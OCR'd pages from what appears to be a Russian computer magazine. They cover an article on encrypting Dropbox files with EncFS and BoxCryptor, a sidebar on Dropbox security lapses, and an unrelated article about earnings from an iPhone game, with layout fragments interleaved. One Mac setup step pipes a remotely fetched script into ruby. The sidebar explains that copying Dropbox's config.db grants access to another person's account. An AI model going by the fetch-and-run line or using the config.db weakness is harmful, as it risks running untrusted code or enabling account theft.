пользовательское соглашение, те же самые люди недвусмысленно дали понять, что лишь ограничивают доступ к файлам для своих сотрудников, но при появлении необходимости, в том числе по запросу правоохранительных органов, Dropbox непременно предоставит доступ к аккаунту любого юзера. Вот такое шифрование.

Я не параноик и скрывать мне, в общем-то, нечего, но открывать кому-либо свои личные файлы мне совершенно не хочется. К тому же я всегда был не в восторге от того, что данные в открытом виде лежат на каждом компьютере, который засинхронизирован с моим аккаунтом Dropbox. Самое время все это безобразие поправить.


Поднимаем EncFS


Справедливости ради стоит сказать, что у сервиса есть официальный wiki (wiki.dropbox.com), где приведены конкретные советы по тюнингу безопасности. Железобетонная правда заключается в том, что данные необходимо шифровать на локальной машине, а в облако их передавать уже в закриптованном виде. В частности, предлагается разместить в папке Dropbox'а контейнер TrueCrypt или FreeOTFE и уже внутри него хранить все конфиденциальные документы. Метод действенный — не поспоришь: даже если аккаунт будет скомпрометирован, злоумышленник не сможет расшифровать данные. И все бы было хорошо, если не одно «но». При таком подходе можно забыть о рациональной синхронизации файлов: при изменении любого документа будет синхронизироваться весь криптоконтейнер целиком, какого бы размера он ни был (например, 1 Гб). К тому же, в этом случае теряется важная опция Dropbox'a, позволяющая откатить любые изменения и вернуться к произвольной версии файла. К счастью, более изящное решение предлагается все в том же wiki — использовать file-by-file-шифрование, то есть применять криптографию для каждого из файлов в отдельности. Для этого идеально подходит EncFS, вирту-





Указываем парольную фразу для шифрования файлов





Файлы: в открытом и зашифрованном виде

альная криптографическая файловая система. При монтировании EncFS указывается директория-источник (исходная директория с зашифрованными файлами, которая может располагаться в Dropbox'е) и точка монтирования. После монтирования каждому файлу в директории-точке монтирования соответствует определенный файл из зашифрованной директории. Таким образом, ты работаешь с файлами в открытом виде, а EncFS прозрачно размещает их зашифрованные версии внутри Dropbox'а. Поскольку каждый файл криптуется в отдельности, Dropbox может синхронизировать изменения инкрементально для каждого из них. Это очень добротная технология, которая давно используется под Linux'ом и основана на технологии FUSE (Filesystem in Userspace), позволяющей программистам создавать виртуальные файловые системы. Несмотря на свои корни, ее сейчас можно успешно использовать как под Mac OS X, так и Windows. Начнем с последней.

Windows

После неприятной истории с системой авторизации Dropbox предприимчивые немецкие ребята оперативно зарелизили утилиту BoxCryptor (www.boxcryptor.com), которая создает в системе виртуальный криптографический диск. Каждый помещенный на него файл автоматически шифруется с использованием стандарта AES-256. Физически зашифрованные данные размещаются в произвольной директории, например, в папке Dropbox, в то время как на виртуальном диске они находятся в открытом виде, и к ним без проблем можно обратиться из любого приложения. Разработчики поступили очень мудро и не стали изобретать велосипед, а просто реализовали основные возможности EncFS для использования под Windows. И пусть BoxCryptor поддерживает пока не все возможности технологии, но этого вполне достаточно для надежной защиты данных. Приложение после установки автоматически определяет папку, используемую Dropbox'ом, и предлагает разместить в ней директорию с зашифрованными файлами. Для шифрования данных тебе необходимо придумать парольную фразу, а также выбрать букву для диска, на котором будут располагаться файлы в открытом виде. Если ты не хочешь, чтобы данные без твоего ведома находились в открытом виде, пароль можно не сохранять и вводить его каждый раз, когда ты будешь монтировать диск. Поставив галку напротив «Advanced Mode», ты получишь доступ к некоторым тонким настройкам BoxCryptor. Это в частности может потребоваться, если есть необходимость использовать возможность Dropbox'а для отката к предыдущей версии файла. Дело в том, что BoxCryptor по умолчанию шифрует и имена файлов, превращая их в абракадабру, тем самым мешая работе системы версионности, которая реализована в Dropbox. Поэтому если такая возможность тебе нужна, то шифрование имен файлов придется отключить. С этого момента ты должен увидеть директорию BoxCryptor внутри своего Dropbox'а, а в системе должен появиться виртуальный диск (у меня — X:). Теперь у тебя в Dropbox'е есть папка, где ты можешь хранить конфиденциальные файлы. Тут важно запомнить два важных правила. Первое — никогда не сохраняй файлы напрямую в директорию BoxCryptor, это место, где данные хранятся в зашифрованном виде (и в таком же виде синхронизируются с облаком). Поэтому работать с документами надо через тот самый виртуальный диск. И второе — никогда не удаляй из папки BoxCryptor файл encfs6.xml. В нем находится важная для EncFS информация, которая необходима для того, чтобы дешифровать данные. В бесплатной версии программы можно создать логический раздел, объемом не более двух гигабайт, то есть ровно такого же раздела, сколько по умолчанию предоставляет Dropbox. На случай, если тебя это ограничение не устраивает, и деньги платить не хочется, есть открытая реализация EncFS для Windows — encfs4win (gitorious.org/encfs4win). В ней, само собой, никаких ограничений нет. В основе, как и в случае с BoxCryptor, лежит библиотека Dokan (dokan-dev.net), которая является аналогом FUSE под Windows и необходима для монтирования в системе сторонних файловых систем.


Linux

Во многих дистрибутивах Linux все необходимое для использования EncFS встроено по умолчанию, но это не всегда упрощает задачу. Важно использовать самую свежую версию разработки (>= 1.7), в которой был исправлен ряд ошибок. А во многих дистрибутивах, к сожалению, поставляется более старый релиз (чаще всего 1.6). Это, к примеру, касается Ubuntu 10.10, которая установлена у меня на одном из ноутбуков. Большой проблемы здесь нет. Нужно лишь установить новую версию EncFS и для удобства работы с ней еще GUI-утилиту Cryptkeeper:

```
sudo apt-get install encfs cryptkeeper
```

После окончания установки мы можем запустить Cryptkeeper через меню «Applications → System Tools → Cryptkeeper» и импортировать зашифрованную директорию:





Криптодиск X:

1. В области уведомлений выбираем «Cryptkeeper → Import EncFS folder».
2. Далее указываем директорию, где находятся зашифрованные файлы (то есть папку BoxCryptor'а).
3. И определяем желаемую точку монтирования, через которую мы сможем обращаться к данным в открытом виде.

После этого в меню Cryptkeeper появится пункт для быстрого подключения тома EncFS: например, «Cryptkeeper > /home/step/Documents/Safe». После ввода пароля в системе появится необходимый нам том с расшифрованными файлами. Можно было обойтись и без всяких GUI-утилит, просто подключив EncFS-том в консоли:

```
encfs ~/Dropbox/BoxCryptor/ ~/BoxCryptor
```


Первый параметр указывает на расположение зашифрованного тома, а второй — на точку монтирования файлов в открытом виде.

Mac OS X

Установка EncFS под Mac OS X, пожалуй, сложнее всего реализуется из-за необходимости инсталлировать дополнительные инструменты. Но это все равно не займет много времени, а установленные инструменты все равно еще не раз пригодятся в работе. Главная загвоздка тут в том, что все распространяемые бинарники EncFS для макоси безнадежно устарели, поэтому нам придется все с\обирать вручную. Порядок действий здесь такой:

1. Чтобы сразу обзавестись компилятором и другими необходимыми инструментами для сборки EncFS, лучше всего установить пакет разработчика. XCode(developer.apple.com). Идеально подойдет бесплатная 3-я версия.
2. Далее потребуется MacFUSE (code.google.com/p/macfuse), портированная под Mac OS X версия проекта FUSE, который в свою очередь использует EncFS. Просто запускаем загруженный MacFUSE.pkg, и установщик все сделает сам.
3. Далее можно было бы установить уже и сам EncFS, но так как это проще всего сделать через менеджер пакетов (а конкретно Homebrew), то придется заинсталлить и его:

```
ruby -e "$(curl -fsSL https://raw.github.com/gist/323731)"
```



Лог SecretSync

4. Вот теперь мы можем загрузить исходники EncFS и собрать их у себя на компьютере. Homebrew сделает все за нас, подгрузив все необходимые зависимости (не зря же мы его ставили):

```
brew install encfs
```

5. Все — EncFS в системе! Можно зайти в терминал и примонтировать к системе каталог BoxCryptor'a (чаще всего это ~/Dropbox/BoxCryptor) в ту папку, где будут располагаться файлы в открытом виде (скажем, ~/Dropbox/BoxCryptor):

```
encfs ~/Dropbox/BoxCryptor ~/BoxCryptor
```


От работы в консоли избавит отличная GUI-утилита MacFusion (www.macfusionapp.org) с подключенным плагином для поддержки EncFS (thenakedman.wordpress.com/encfs).

Выбираем альтернативу

BoxCryptor и EncFS, в принципе, не единственная разработка,

Доступ к шифрованным файлам через веб

При использовании BoxCryptor ты уже не сможешь просмотреть защищенные файлы через веб. Точнее говоря, скачать-то их можно, но только в зашифрованном виде. Выручить может Portable-версия BoxCryptor, которая поможет расшифровать загруженные из облака файлы. Правда, если ты не отключил шифрование имен файлов, то найти нужные документы может быть ой как непросто. Имей это в виду. Вообще Portable-версия BoxCryptor предназначена для использования в тех ситуациях, когда у пользователя ограничены права в системе. Она, к слову, отлично ладит с перемещаемой сборкой Dropbox'а — DropboxPortableAHK (dropportable.ho.am).



Настраиваем EncFS под Mac OS X

предлагающая дополнительный слой шифрования поверх Dropbox. Аналогичный функционал (с шифрованием по AES-256) предлагает также SecretSync (getsecretsync.com/ss). На официальном сайте проекта сейчас доступны версии для Windows и Linux, а релиз для OS X обещается в самом ближайшем будущем. Правда, написан клиент на Java, а я при всем своем уважении к этому языку программирования, очень не любою реализованные с его помощью десктопные приложения.

Так что можно сказать, что BoxCryptor повезло :). Попробуем теперь посмотреть на проблему с другой стороны. Раз сам сервис не выполняет те обязанности, которые мы от него ожидаем, то может быть его просто поменять на что-то другое? Задача, как ни крути, не уникальна — есть целый ряд проектов, предлагающих синхронизацию файлов между разными компьютерами и устройствами, но со значительно большим упором на безопасность данных.

Один из наиболее нашумевших из них — Wuala (www.wuala.com), который позиционируется создателями как «безопасное онлайн-хранилище». Сервис в последнее время агрессивно развивается и предлагает практически все те же самые возможности, что есть у Dropbox'а. Уже сейчас доступны клиенты для Windows, Linux, Mac, а также iPhone и Android.

Для аутентификации Wuala использует стандарт RSA-2048, а для шифрования файлов — AES-128. Безопасность добавляет еще и распределенный подход сервиса к хранению ресурсов. Дело в том, что в основе сервиса лежит технология, снижающая затраты серверов благодаря использованию простаивающих ресурсов. Когда в хранилище добавляется новый файл, он шифруется и разбивается на большое количество фрагментов. Угадай, где размещаются эти фрагменты? В облаке и... компьютерах других пользователей. Да-да,

Хроника фейлов Dropbox

7 апреля — исследователь Дерек Ньютон рассказал в своем блоге (bit.ly/dropbox_fail) некоторые подробности об авторизации Dropbox. Оказалось, всю информацию для аутентификации программа хранит в файле config.db. Он находится в %APPDATA%\Dropbox и представляет собой базу данных SQLite. Среди многих других полей одно из них — host_id — наиболее интересное. Оно определяется клиентом после первой авторизации и не меняется со временем. И вот в чем засада. Его значение никак не привязано к системе. Скопировав config.db на другую машину, злоумышленник легко получает доступ к данным чужого аккаунта. Без уведомления пользователя! Более того, даже если юзер сменит логин и пароль, тоже ничего не изменится — host_id все равно останется валидным. На данный момент идентификатор привязывается к конкретному устройству и может быть отозван через веб-интерфейс.

19 апреля — Dropbox меняет пользовательское соглашение, напрямую заявляя, что при необходимости может расшифровать файлы пользователей и предоставить их для следствия по законам США.

26 апреля — на GitHub'е появляется открытый проект Dropship (github.com/driverdan/dropship), позволяющий быстро получить в своем аккаунте любой файл, который есть в облаке Dropbox. Все, что необходимо, — знать его хэш. С автором — Владимиром ван дер Лааном — тут же связался главный технический директор сервиса и вежливо попросил убрать исходники. Пользователи программы отреагировали созданием многочисленных зеркал проекта на github и на самом Dropbox. В течение короткого времени им также пришла просьба представителя Dropbox о немедленном удалении файлов проекта.

19 июня — в работу сервиса был запущен релиз с серьезной уязвимостью в системе авторизации. В результате любой пользователь мог зайти в чужой аккаунт, не зная пароля. Dropbox оправдывается, что за время, которое ушло на исправления уязвимости, вход осуществляли менее 1% пользователей.

сервис предлагает юзерам программу «торговли» своими мощностями. Все честно: если пользователь поделится частью своего диска с сетью Wuala, он получает дополнительное пространство в облаке (для этого необходимо, чтобы компьютер был включен не менее 4 часов в день).

Таким образом, жесткие диски Wuala-юзеров составляют распределенную сеть, которая используется сервисом для улучшения скорости загрузки файлов, доступности и сокращения своих расходов. Чтобы гарантировать, что данные никогда не будет утеряны, применяются алгоритмы коррекции ошибок и серьезная избыточность. На старте пользователю бесплатно выделяется 1 Гб, но он может прокачать аккаунт за счет реферальной программы, привлекая других людей (так же, как в Dropbox'е), а также «продажи» своего дискового пространства.

По правде говоря, полностью перейти на Wuala я пока не решился. Есть несколько мелочей, которые пока мешают это сделать. В моей папке Dropbox есть несколько общих папок, которые мы активно используем с другими сотрудниками для совместной работы над документами. Это значит, что перейти на Wuala придется всем. Приложение для мобильного телефона, хотя и предоставляет доступ к файлам в облаке, но пока сильно ограничено в возможностях. А интерфейс для доступа к файлам через браузер реализован через тормозной Java-апплет. Поэтому связка Drobox+BoxCryptor — мой выбор на данный момент. Все работает, все привычно, все безопасно — короче говоря, мне нравится. ⌶

Евгений «Johnny-K» Кузьмин (www.johnny-k.ru)




$500 000 НА ИГРЕ В APPSTORE

Путь game-разработчика: от Flash к играм для iPhone

Чуть больше пары лет назад я сидел дома и смотрел в только что приобретенный MacBook Pro. Задача была простая — умудриться в короткие сроки портировать на iPhone свою флеш-игрушку Ragdoll Cannon. Опыта не было, язык Objective-C казался диким и неприступным, а система Mac OS — непривычной.

Как все начиналось

Все началось с того, что в 2008 году я за шесть дней смастерил на Flash'е игрушку Ragdoll Cannon. Весь геймплей крутился вокруг пушки, которая стреляет маленькими смешными человечками. Это все больше походило на баловство: очень простая физика (чтобы не реализовывать все самому, я просто взял готовый движок box2d), графика, написанная шариковой ручкой, и бэкграунд из мятого листка тетрадки в клеточку. Но это хулиганство не прошло незамеченным. Высокие оценки игровых порталов, какие-то призовые места — все говорило о том, что эта casual-игрушка людям нравится.



Ragdoll Cannon. Неказистее не придумаешь



Physics Gamebox. Первая игра в AppStore

Первая часть принесла мне всего $600, набор уровней для нее — еще $600, а вот вторая часть — уже $8000. Третья, как продолжение уже очень успешной серии, оказалась самой прибыльной, и заработанные на ней $25 000 окончательно убедили меня в том, что делать игры не только чертовски увлекательно, но и материально интересно. С Ragdoll Cannon я и начал свой путь во Flash-индустрию, где позже достиг, как мне кажется, хороших результатов. Собственно обо всем этом было рассказано в моей статье «Как я стал зарабатывать на играх» в номере 09/2010 журнала][.

Как крадут идеи

Позже наступил момент, когда я понял, что пора выходить с такой хорошей игрой на рынок, где живут еще большие деньги. AppStore — тот самый магазин, где продаются приложения для iPhone/iPod/iPad. Почему не попробовать? Все оказалось непросто. Язык Objective-C, на котором в основном разрабатываются приложения для iPhone/iPad, давался тяжело. С мертвой точки ситуацию помог сдвинуть cocos2d, один из самых известных движков, которые значительно облегчают создание игр для iOS. Через несколько дней экспериментов появилась какая-то работающая поделка. Вдохновение проснулось, первые результаты (это всего лишь были падающие на неподвижную балку кирпичи) не могли не радовать, и я уже видел, как мои маленькие рагдоллы летают по экрану ай-девайса. Но донесся до меня слух, что в AppStore появилась игрушка Ragdoll Blaster. Немедленно установив ее на свой девайс, я понял, что слегка опоздал со своей игрой. Ragdoll Blaster — это не просто клон, а жесткий рип-офф с Ragdoll Cannon'а. Ушлые ребята, конечно, прикрутили пару новых фишек и переделали почти все уровни, но жесткое заимствование было налицо. В тот день я сильно напился. Завтрашние жалобы в Apple ничего не дали, ушлые негодяи стали запугивать меня адвокатами, встречными исками и прочим. Дух был сломлен. Разработку под iOS я основательно забросил, вернувшись к заработку на флеш-играх.

Как я узнал об издателях

Спустя год я получил письмо от одного немца, который интересовался моими Flash-играми. Суть его предложения была такова: я портирую несколько игр на айфон, а он, то есть его фирма-издательство FDG-Entertainment, продвигает их в AppStore. Как бы между прочим он упомянул о Ragdoll Blaster'е. Оказалось, что игра заработала ушлым негодяям за время своего существования в эппловском магазине больше двух миллионов долларов (на данный момент вместе со второй частью — все три). Что мне оставалось делать :)? Закипела разработка. Objective-C уже не казался сумасшествием, хотя, надо сказать, код все-таки рождался в муках. Сейчас, иногда просматривая исходники, хочется поскорее их закрыть, потому что это тихий ужас для любого мало-мальски толкового кодера. Стоило мне представить, что в работающий код нужно вставить что-то еще, так сразу хотелось бросить все нафиг. Через несколько месяцев мы выпустили в AppStore первый наш совместный с FDG проект — Physics Gamebox. Приложение включало в себя две игры: Ragdoll Cannon и Roly-Poly Cannon (также очень успешная Flash-игра). И вот уже через некоторое время я уже трезво оценивал результаты работы. Нет, это не был «первый блин комом». Общий заработок с этого приложения составил более ста тысяч долларов, которые поделили мы втроем (Apple по договору забрал 30 процентов, остаток раздербанили мы с издателем). Это был очень неплохой прорыв в смысле доходности, но тут же, как это обычно бывает, захотелось большего.

Как мы начали большой проект

К этому моменту я понял, что один я не могу сделать все, что запланировал. Поэтому со своей прошлой работы я утянул двух своих новых сотрудников. Втроем веселее, к тому же, можно уже не париться тестированием и изготовлением игровых уровней — за тебя это делают другие, а ты наслаждаешься творчеством. В активе была готова и очень успешная Flash-игра Cover Orange. Что мы сделали? Правильно, решили портировать ее под iOS. По сути, это опять же очень простецкая игрушка. На уровне сидит апельсин с глазами и ртом. Шевелится, подмигивает. На каждом уровне игроку предлагается несколько предметов, которые можно разместить (сбросить сверху) таким образом, чтобы апельсин оказался в укрытии. Для чего? Для того, чтобы мерзкая тучка, которая вылезет из края экрана не смогла добраться до апельсина своими ядовитыми каплями-колючками. Детско? А то! Просто? Ну, а то! Сумасшедше? Конечно! Но чем бредовее, тем лучше! Добавь сюда премилую анимацию персонажей, зловещий смех тучки (озвучено вашим покорным слугой), веселую музыку из «Деревни дураков» — и получаем отменную игру. Flash-версии Cover Orange



links

- Блог автора: www.johnny-k.ru.
- Пример разработки простейшего приложения на cocos2d для iPhone: habrahabr.ru/blogs/macosxdev/122383.
- Разработка под iPhone OS. Курс молодого бойца: habrahabr.ru/blogs/macosxdev/86597.

Апельсины + Тучки = Cover Orange




имели большой успех: общее количество их просмотров на данный момент приближается к 100 миллионам. Немецкие издатели активно подбадривали: «Давайте портировать на iPhone/iPad — это будет хит!» И мы стали делать хит. Objective-C был родным и правильным: если и встречались мелкие непонятности, то решались они быстро. А если не быстро, то только оттого, что непонятности росли из библиотеки cocos2d. Но движок развивается так быстро, что скоро все недочеты испарились. Хит мы делали вдохновенно, сразу же сочинили 80 интересных уровней. Картинка была очень хороша и всем нравилась. Играть в игру на iPad'е было одно удовольствие, на айфоне все хотя и было сильно мельче (большим пальцам не развернуться), но все все равно были в восторге. Правда, в этот момент Apple выпустила iPhone 4 со своим дисплеем Retina, что добавило нам работы. Но в итоге игра смотрелась на этом девайсе просто великолепно, всем понравилось еще больше.

Как мы стали Apple-манами

К тому времени мы обросли кучей эппловских девайсов. Было два айпода (третьей и четвертой серии), три айпада для постоянных тестов, два аймака, два нотбука от Apple, один четвертый айфон, айфон 3gs и теперь уже старенький айфон 3g. С издателями мы

Текущая версия игры. 688 пятизвездочных оценок. И жалких 3 однозвездочных.



United States — 6,010 reviews

All Versions: 8,362 ratings		Current Version: 748 ratings	
★★★★★	7434	★★★★★	688
★★★★	670	★★★★	42
★★★	112	★★★	10
★★	50	★★	5
★	96	★	3

Cute !! — by BRANDY OCHOA on Jun 22, 2011 version 1.6 ★★★★★
I love saving the little cuties !!

Cover orange — by whatanick on Jun 22, 2011 version 1.6 ★★★★★
Fun all the way and funny too

Cover orange — by Mscalese17 on Jun 22, 2011 version 1.6 ★★★★★
SO ADDICTING!! Five stars all the way

Just beat the Game — by Zuni S on Jun 22, 2011 version 1.6 ★★★★★
Thanks for the Last update
Waiting for the NEXT one already!!!

I love this game can't stop playing

Anger birds don't come close to this game.

Need more levels.

Again update please MORE Levels.
Thank you.


Nice — by Nick the TacoMan on Jun 22, 2011 version 1.3 ★★★★★
Great

Awesome — by Setbrew on Jun 22, 2011 version 1.6 ★★★★★
Awesome

FoSure — by Etn317 on Jun 22, 2011 version 1.6 ★★★★★
Get in where you fit in!







Среда разработки Xcode

работали без каких-либо финансовых вливаний с их стороны: все покупалось на свои деньги. И знаешь что? Скажи мне кто-нибудь в 2008 году, что по офису-квартире будут валяться все эти сумасшедшие в своем количестве девайсы, я бы притворился, что не знаком с этим человеком. Но потраченных денег я, как правило, не жалею. Да и как выясняется, чем больше их тратишь, тем больше они к тебе липнут. Свобода действий кружила голову, свобода творчества без ограничений пьянила.

Как мы почувствовали успех

В ноябре 2010 года мы запустили Cover Orange в AppStore в версии для iPad, продавая игру за $1,99. Игра разрабатывалась почти три месяца, а всего за несколько дней добралась до американского Top 25 (того самого желанного топа). К этому же времени русский топ был полностью покорен. Мы были самой лучшей игрой для айпада в России! Через некоторое время вышла и версия для iPhone. Ее стоимость была установлена в 99 центов. Игра получала сумасшедшие рейтинги. Средний рейтинг по пятибалльной системе АппСтора был пять полных звезд! Комментарии писали самые разные категории геймеров: родители, которые умилялись от того, как нравится игра детям, молодые парни, которые удивляли игрой своих девушек, и взрослые дядьки, которые показывали игру своим бизнес-партнерам. Люди были покорены, и мы этому были очень рады.

